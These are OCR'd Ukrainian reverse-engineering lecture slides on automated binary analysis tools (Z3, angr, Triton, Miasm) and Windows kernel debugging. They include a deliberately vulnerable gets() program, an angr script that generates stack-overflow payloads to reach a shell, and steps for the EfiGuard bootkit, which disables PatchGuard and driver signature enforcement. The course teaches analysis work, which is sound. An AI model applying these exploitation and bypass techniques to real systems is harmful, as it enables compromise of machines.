0x1094A0: main (ex.c:10) | r2_11005 <- t21_8346
0x1094A0: main (ex.c:10) | t48_1565 <- t21_8346
0x1094A0: main (ex.c:10) | t24_7081 <- t48_1565
0x1094A0: main (ex.c:10) | t49_1738 <- t24_7081
0x1094A0: main (ex.c:10) | t23_11382 <- t49_1738
0x1094A0: main (ex.c:10) | r9_2537 <- t23_11382
0x1093EB: test (ex.c:4) | t50_1059 <- t23_11382
0x1093EB: test (ex.c:4) | t34_2345 <- t50_1059
0x1093EB: test (ex.c:4) | mov dword ptr [rbp - 4], edi | Store:4 | 0xffffff85 | x:1ffefff54c <- t34_2345
0x1093EE: test (ex.c:5) | cmp dword ptr [rbp - 4], 0 | Load:4 | 0xffffff85 | t10_15544 <- x:1ffefff54c
0x1093EE: test (ex.c:5) | t51_1406 <- t10_15544
0x1093EE: test (ex.c:5) | t38_2782 <- t51_1406
0x1093EE: test (ex.c:5) | r19_30513 <- t38_2782
0x1093F2: test (ex.c:5) | t55_1878 <- t38_2782
0x1093F2: test (ex.c:5) | CmpLE32S | 0x1 | t53_1576 <- t55_1878
0x1093F2: test (ex.c:5) | t52_1542 <- t53_1576
0x1093F2: test (ex.c:5) | t45_2695 <- t52_1542
0x1093F2: test (ex.c:5) | t56_1173 <- t45_2695
0x1093F2: test (ex.c:5) | t40_2672 <- t56_1173
0x1093F2: test (ex.c:5) | jle 0x1093fb | IfGoto | 0x1 | t40_2672
==30806==
```

Приклад: Ponce – https://github.com/illera88/Ponce



Кошенята після лекції KPI_RE

Лекція 6: Методи автоматичного аналізу

У лекції

Автоматичний аналіз програмного коду:

- Засоби емуляції коду (Unicorn, Qiling Framework)
- SMT розв'язувачі (Z3Py)
- Засоби символічного виконання (KLEE, Manticore)
- Засоби бінарного аналізу (angr, Miasm, Triton)

Unicorn

Unicorn – https://www.unicorn-engine.org/:

- легка платформа емуляції CPU різної архітектури;
- емулюються Arm, Arm64 (Armv8), M68K, Mips, Sparc, X86/X86_64;
- нативна підтримка Windows, *nix (Mac OSX, Linux, *BSD, Solaris);
- високопродуктивний JIT транслятор (QEMU), інструментований на різних рівнях;
- API для 14+ мов, включаючи Python.

Ліцензія – вільне програмне забезпечення (GPLv2), безкоштовна.

Qiling Framework

Qiling Framework – https://www.qiling.io/:

- платформа бінарного інструментування та емуляції;
- контроль потоку виконання, динамічне інжектування коду, часткове виконання файлу, фаззинг (AFL);
- емулюються Windows X86 32/64bit, Linux X86 32/64bit, ARM, AARCH64, MIPS, MacOS X86 32/64bit, FreeBSD X86 32/64bit, UEFI;
- нативна підтримка Linux/FreeBSD/MacOS/Windows (WSL).

Ліцензія – вільне програмне забезпечення (GPLv2), безкоштовна.

Z3 Theorem Prover

Z3 – https://github.com/Z3Prover:

- високопродуктивний кросплатформний SMT розв'язувач;
- Windows, OSX, Linux (Debian, Ubuntu), FreeBSD;
- API для C, C++, .Net, Python, Java, OCaml.

Онлайн демо – https://rise4fun.com/z3

- раніше і http://rise4fun.com/z3py
- https://tomforb.es/breaking-out-of-secured-python-environments/
- issues are being fixed since 2013

Ліцензія – вільне програмне забезпечення (MIT), безкоштовна.

Приклад: сума символів рядка у Z3Py, ex.py

```
#!/usr/bin/env python3
from z3 import *

msg = b"kitty"

s = Solver()
x = [BitVec('x%d' % i, 32) for i in range(len(msg))]
s.add(sum(x) == sum(msg))
for c in x:
    s.add(And(c > ord('a'), c < ord('z')))

### get one solution
if s.check() == sat:
    print(s.model())

# [x0 = 108, x4 = 106, x1 = 121, x2 = 120, x3 = 110]
```

Приклад: сума символів рядка у Z3Py, ex2.py

```
...
### get all solutions
solutions = []
while s.check() == sat:
    m = s.model()
    o = ''.join([chr(m[c].as_long()) for c in x])
    print(o, m)
    solutions.append(m)
    nc = []
    for v in m:
        t = v()
        nc.append(t == m[t])
    s.add(Not(And(nc)))
```

Приклад: сума символів рядка у Z3Py, 15 розв'язків

```
$ ./ex2.py | head -15
lyxnj [x0 = 108, x4 = 106, x1 = 121, x2 = 120, x3 = 110]
cqpxy [x3 = 120, x2 = 112, x1 = 113, x4 = 121, x0 = 99]
brpxy [x3 = 120, x2 = 112, x1 = 114, x4 = 121, x0 = 98]
broyy [x3 = 121, x2 = 111, x1 = 114, x4 = 121, x0 = 98]
rboyy [x3 = 121, x2 = 111, x1 = 98, x4 = 121, x0 = 114]
rrjyn [x3 = 121, x2 = 106, x1 = 114, x4 = 110, x0 = 114]
nvjyn [x3 = 121, x2 = 106, x1 = 118, x4 = 110, x0 = 110]
mwjyn [x3 = 121, x2 = 106, x1 = 119, x4 = 110, x0 = 109]
mwjwp [x3 = 119, x2 = 106, x1 = 119, x4 = 112, x0 = 109]
nvjwp [x3 = 119, x2 = 106, x1 = 118, x4 = 112, x0 = 110]
jvnwp [x3 = 119, x2 = 110, x1 = 118, x4 = 112, x0 = 106]
jvvop [x3 = 111, x2 = 118, x1 = 118, x4 = 112, x0 = 106]
kwvql [x3 = 113, x2 = 118, x1 = 119, x4 = 108, x0 = 107]
osvql [x3 = 113, x2 = 118, x1 = 115, x4 = 108, x0 = 111]
gwwtl [x3 = 116, x2 = 119, x1 = 119, x4 = 108, x0 = 103]
```

Інші SMT розв'язувачі

Існує велика кількість інших SMT та SAT розв'язувачів:

- CVC4 – https://cvc4.github.io/
- Boolector – https://boolector.github.io/
- CryptoMiniSat – https://github.com/msoos/cryptominisat
- ... http://smtlib.cs.uiowa.edu/solvers.shtml
- ... https://smt-comp.github.io/2020/participants.html

Далі в курсі використовується Z3Py, якщо інше не вказано явно.
Додаткові матеріали – https://yurichev.com/SAT_SMT.html

KLEE Symbolic Virtual Machine

KLEE – https://klee.github.io/:

- символічна віртуальна машина на основі інфраструктури LLVM;
- виконання біткоду LLVM з підтримкою символічних значень;
- емуляція POSIX/Linux до рівня підтримки uClibc;
- емуляція вводу та оточення для нативних програм та рівня POSIX/Linux.

Ліцензія – вільне програмне забезпечення (UIUC), безкоштовна.

Manticore

Manticore – https://github.com/trailofbits/manticore:

- символічне дослідження програм – виконання з символічними вхідними даними (concolic execution), пошук помилок, генерація вхідних даних для досягнення заданого стану;
- інструментування коду та стану виконання;
- підтримується байткод EVM, WASM, Linux ELF (x86, x86_64, aarch64, ARMv7);
- Python API.

Ліцензія – вільне програмне забезпечення (AGPLv3), безкоштовна.

Інші платформи символічного виконання

Існує багато інших платформ символічного виконання:

- QSYM – https://github.com/sslab-gatech/qsym
- SymCC – https://github.com/eurecom-s3/symcc
- ... https://github.com/ksluckow/awesome-symbolic-execution

Angr

angr – https://angr.io/:

- платформа статичного та динамічного символічного (concolic) аналізу;
- підтримуються формати ELF, PE, CGC, Mach-O, ELF core dump;
- дизасемблер та перетворення проміжного коду (VEX IR lifting);
- інструментування програмного коду;
- символічне виконання;
- аналіз графу виконання (CFG), залежностей даних (DDA), множин значень (VSA);
- декомпіляція.

Ліцензія – вільне програмне забезпечення (BSD 2-Clause), безкоштовна.

Приклад: автоматичне створення експлоїтів (AEG), kitty.c

```
#include <stdio.h>
#include <stdlib.h>
void win() { execv("/bin/sh", 0); }

int main() {
  char s[20];
  gets(s);
  if(*s == 'k' && s[1]+s[2] == 'i'+'t' && s[2] ==
     s[3] && s[3]*s[4] == 't'*'y' && s[4] == 'y')
      puts("hello kitty!");
   else exit(0);
}

$ gcc -no-pie -fno-stack-protector -okitty kitty.c
$ strip -s kitty
```

Приклад: AEG з angr, solve.py

```
#!/usr/bin/env python3
import angr
import claripy

p = angr.Project("kitty", auto_load_libs=False)
cfg = p.analyses.CFGFast()

execv = cfg.functions["execv"]
execv_node = cfg.model.get_node(execv.addr)
ap = cfg.model.get_all_predecessors(execv_node)
print("execv() call graph", ap)
win = [i.addr for i in ap if i.size == 21][0]
print("win() discovered at 0x{:x}".format(win))
p.factory.block(win).pp()
```

Приклад: AEG з angr, solve.py (contd.)

```
inp = claripy.Concat(*[claripy.BVS("in%d" % i, 8)
    for i in range(48)])
p = angr.Project("kitty")
s = p.factory.full_init_state(stdin=inp)
sm = p.factory.simulation_manager(s)
sm.run()
print(sm)
for i,e in enumerate(sm.unconstrained):
    if(e.satisfiable(extra_constraints=(e.regs.pc
        == win,))):
        e.add_constraints(e.regs.pc == win)
        r = e.posix.dumps(0)
        print(i, e.regs.pc, r)
        open("expl.%d" % i, "wb").write(r)
```

Приклад: AEG з angr, результати

```
$ ./solve.py
execv() call graph [<CFGNode 0x4010a0[11]>, <
    CFGNode 0x40119a[21]>, <CFGNode 0x401196[4]>, <
    CFGNode 0x40109b[5]>]
win() discovered at 0x40119a
0x40119a:       push    rbp
0x40119b:       mov     rbp, rsp
0x40119e:       mov     esi, 0
0x4011a3:       lea     rdi, [rip + 0xe5a]
0x4011aa:       call    0x4010a0
<SimulationManager with 43 deadended, 2
    unconstrained>
1 <BV64 in47_57_8 .. in46_56_8 .. in45_55_8 ..
    in44_54_8 .. in43_53_8 .. in42_52_8 ..
    in41_51_8 .. in40_50_8> b'kitty...'
```

Приклад: AEG з angr, результати 2

```
$ cat expl.0 - | ./kitty
hello kitty!
uname -a
Linux linux 5.6.0-1008-oem #8-Ubuntu SMP Thu Apr 16
    07:46:04 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
```

```
$ hexdump -C expl.0
00000000  6b 69 74 74 79 f5 f5 f5  f5 f5 f5 f5 f5 f5 f5 f5  |kitty...........|
00000010  f5 f5 f5 f5 f5 f5 f5 f5  f5 f5 f5 f5 f5 f5 f5 f5  |................|
00000020  f5 f5 f5 f5 f5 f5 f5 f5  9a 11 40 00 00 00 00 0a  |..........@.....|

$ hexdump -C expl.1
00000000  6b 69 74 74 79 f5 f5 f5  f5 f5 f5 f5 f5 f5 f5 f5  |kitty...........|
00000010  f5 f5 f5 f5 f5 f5 f5 f5  f5 f5 f5 f5 f5 f5 f5 f5  |................|
00000020  f5 f5 f5 f5 f5 f5 f5 f5  9a 11 40 00 00 00 00 00  |..........@.....|
```

Miasm

Miasm – https://github.com/cea-sec/miasm:

- платформа зворотньої розробки, аналіз / модифікація / генерація бінарного коду;
- підтримуються формати PE, ELF 32/64 LE/BE;
- ассемблер та дизассемблер X86, ARM, MIPS, SH4, MSP430;
- перетворення коду у IR, JIT виконання;
- символічне виконання, спрощення виразів та деобфускація коду.

Ліцензія – вільне програмне забезпечення (GPLv2), безкоштовна.

Приклади Miasm

- Деобфускація перетворень Obfuscator-LLVM
  - https://blog.quarkslab.com/deobfuscation-recovering-an-ollvm-protected-program.html
- Obfuscator-LLVM (OLLVM)
  - https://github.com/obfuscator-llvm/obfuscator
  - instructions substitution, bogus control flow, control flow flattening
  - https://www.virusbulletin.com/blog/2020/03/vb2019-paper-defeating-apt10-compiler-level-obfuscations/

Додаткові матеріали – курс Advanced Binary Deobfuscation, https://github.com/malrev/ABD


Triton

Triton – https://github.com/JonathanSalwan/Triton/:

- платформа динамічного бінарного аналізу (DBA);
- динамічне символічне виконання (DSE), аналіз залежностей (dynamic taint);
- AST представлення для x86, x86-64, AArch64;
- символічне виконання, спрощення виразів та деобфускація коду.


Ліцензія – вільне програмне забезпечення (Apache 2.0), безкоштовна.

Архітектура Triton – https://triton.quarkslab.com/



Приклади Triton

- Деобфускація віртуалізуючих обфускаторів
  - https://triton.quarkslab.com/documentation/#presentations
- Tigress diversifying virtualizer/obfuscator for C
  - https://tigress.wtf/introduction.html



Інші платформи бінарного аналізу

Існує велика кількість інших платформ бінарного аналізу:

- BAP – https://github.com/BinaryAnalysisPlatform/bap
- S2E – https://s2e.systems/
- BitBlaze – http://bitblaze.cs.berkeley.edu/

Кошенятко після лекції KPI_RE

Лекція 7: Аналіз коду ядра ОС та вбудованих систем

У лекції

Аналіз коду ядра ОС та вбудованих систем:

- динамічний аналіз на рівні ядра Windows (WinDbg)
- динамічний аналіз на рівні ядра Linux/Android (QEMU/gdbstub)
- вбудовані системи (Firmware Mod Kit, FIRMADYNE)
- аналіз прошивок мікроконтролерів (BadUSB HID)

WinDbg Kernel-Mode Debugging

WinDbg на рівні ядра – https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/setting-up-kernel-mode-debugging-in-windbg–cdb–or-ntsd:

- KDNET
  - мережеве підключення до віддаленої системи
- Кабельне підключення
  - Serial, USB 2.0/3.0, IEEE 1394
- Віртуальні машини
  - KDNET, KDCOM (віртуальний COM порт)
- Локальна система
  - windbg/kd -kl
  - LiveKD – https://docs.microsoft.com/en-us/sysinternals/downloads/livekd

Приклад: KDNET, target 172.16.78.148

```
c:\test> kdnet 172.16.78.151 50000
Enabling network debugging on Intel(R) PRO/1000 MT
    Network Connection.

To debug this machine, run the following command
   on your debugger host machine.
windbg -k net:port=50000,key=1hv9l7m8x1yh.1
   a5ofn4185lic.2v6n1zqd339rb.2mmn9q588cpr5

Then reboot this machine by running shutdown -r -t
    0 from this command prompt.
```

Приклад: KDNET, host 172.16.78.151

```
Microsoft (R) Windows Debugger Version 10.0.19041.1 AMD64
Copyright (c) Microsoft Corporation. All rights reserved.

Using NET for debugging
Opened WinSock 2.0
Waiting to reconnect...
Connected to target 172.16.78.148 on port 50000 on local
    IP 172.16.78.151.
You can get the target MAC address by running .
    kdtargetmac command.
Connected to Windows 10 17763 x64 target at (Tue Jun  2
    20:44:30.348 2020 (UTC - 7:00)), ptr64 TRUE
Kernel Debugger connection established.
Symbol search path is: srv*c:\Symbols*https://msdl.
    microsoft.com/download/symbols
```

Приклад: PatchGuard, DSE та буткіт EfiGuard

Відключення PG, DSE – https://github.com/Mattiwatti/EfiGuard:

- Оновлення існуючої системи з BIOS на UEFI
  - `mbr2gpt /convert /allowfullos`
- Завантажувальний USB диск
  - `diskpart`

```
list disk / select disk X / clean
create partition primary / select partition 1
format fs=fat32 quick / active / exit
```

- Розгортання EfiGuard
  - `7z x EfiGuard-*.zip` на USB диск
  - `copy loader.config.efi bootx64.efi`
- Завантаження системи
  - ESC, VMWare Boot Manager -> EFI USB Device

Приклад: PatchGuard, DSE та буткіт EfiGuard (contd.)

```
[PatchNtoskrnl] ntoskrnl.exe at 0xFFFFF80041A12000, size 0xA6F000
[PatchNtoskrnl] Patching ntoskrnl.exe v10.0.17763.379...
[PatchNtoskrnl] Disabling PatchGuard... [INIT RVA: 0x98F000 - 0xA0A600]

== Searching for nt!KeInitAmd64SpecificState pattern in INIT ==
    Found KeInitAmd64SpecificState pattern at 0xFFFFF800423E05FA.
== Disassembling INIT to find nt!CcInitializeBcbProfiler ==
    Found CcInitializeBcbProfiler pattern at 0xFFFFF800423A133D.
== Disassembling INIT to find nt!ExpLicenseWatchInitWorker ==
    Found ExpLicenseWatchInitWorker pattern at 0xFFFFF800423BE6D0.
== Searching for nt!KiVerifyScopesExecute pattern in INIT ==
    Found KiVerifyScopesExecute pattern at 0xFFFFF800423E37BB.
== Searching for nt!KiMcaDeferredRecoveryService pattern in .text ==
    Found KiMcaDeferredRecoveryService pattern at 0xFFFFF80041BCF980.
== Searching for nt!KiSwInterrupt pattern in .text ==
    Found KiSwInterrupt pattern at 0xFFFFF80041BCB3EC.

    Patched KeInitAmd64SpecificState [RVA: 0x9CE5D8].
    Patched CcInitializeBcbProfiler [RVA: 0x98F324].
    Patched ExpLicenseWatchInitWorker [RVA: 0x9AC6B0].
    Patched KiVerifyScopesExecute [RVA: 0x9D17A0].
    Patched KiMcaDeferredRecoveryService [RVAs: 0x321420, 0x321450].
    Patched KiSwInterrupt [RVA: 0x1B93EC].

[PatchNtoskrnl] Successfully disabled PatchGuard.
[PatchNtoskrnl] Disabling DSE... [PAGE RVA: 0x57F000 - 0x914600]

== Disassembling PAGE to find nt!SepInitializeCodeIntegrity 'mov ecx, xxx' ==
    Found 'mov ecx, xxx' in SepInitializeCodeIntegrity [RVA: 0x70EEAC].
== Disassembling PAGE to find nt!SeValidateImageData 'mov eax, 0xC0000428' ==
    Found 'mov eax, 0xC0000428' in SeValidateImageData [RVA: 0x5CCF5E].

Patched SeCodeIntegrityQueryInformation [RVA: 0x64B768].

[PatchNtoskrnl] Successfully disabled DSE.

Successfully patched ntoskrnl.exe.

Press any key to continue.
```

Приклад: PatchGuard, DSE та буткіт EfiGuard (contd. 2)

```
> windbg -k net:port=50000,key=lhv9l7m8x1yh.1a5ofn4185lic
    .2v6n1zqd339rb.2mmn9q588cpr5
Ctrl-Break

kd> u nt!SeCodeIntegrityQueryInformation L4
nt!SeCodeIntegrityQueryInformation:
fffff800`4205d768 41c70008000000  mov dword ptr [r8],8
fffff800`4205d76f 33c0            xor eax,eax
fffff800`4205d771 c7410401000000  mov dword ptr [rcx+4],1
fffff800`4205d778 c3              ret
```

Див. `EfiGuard/EfiGuardDxe/PatchNtoskrnl.c`

Приклад: SSDT у локальній системі


```
=== Local WinDbg
> bcdedit /debug on
> shutdown -r -t 0
> windbg -kl

=== LiveKD
> livekd64
LiveKd v5.63 - Execute kd/windbg on a live system
Sysinternals - www.sysinternals.com
Copyright (C) 2000-2020 Mark Russinovich and Ken Johnson
...
Loading Dump File [C:\Windows\livekd.dmp]
Kernel Complete Dump File: Full address space is
    available
Comment: 'LiveKD live system view'

=== kd> dps nt!KeServiceDescriptorTable
```

Приклад: SSDT у локальній системі (contd.)

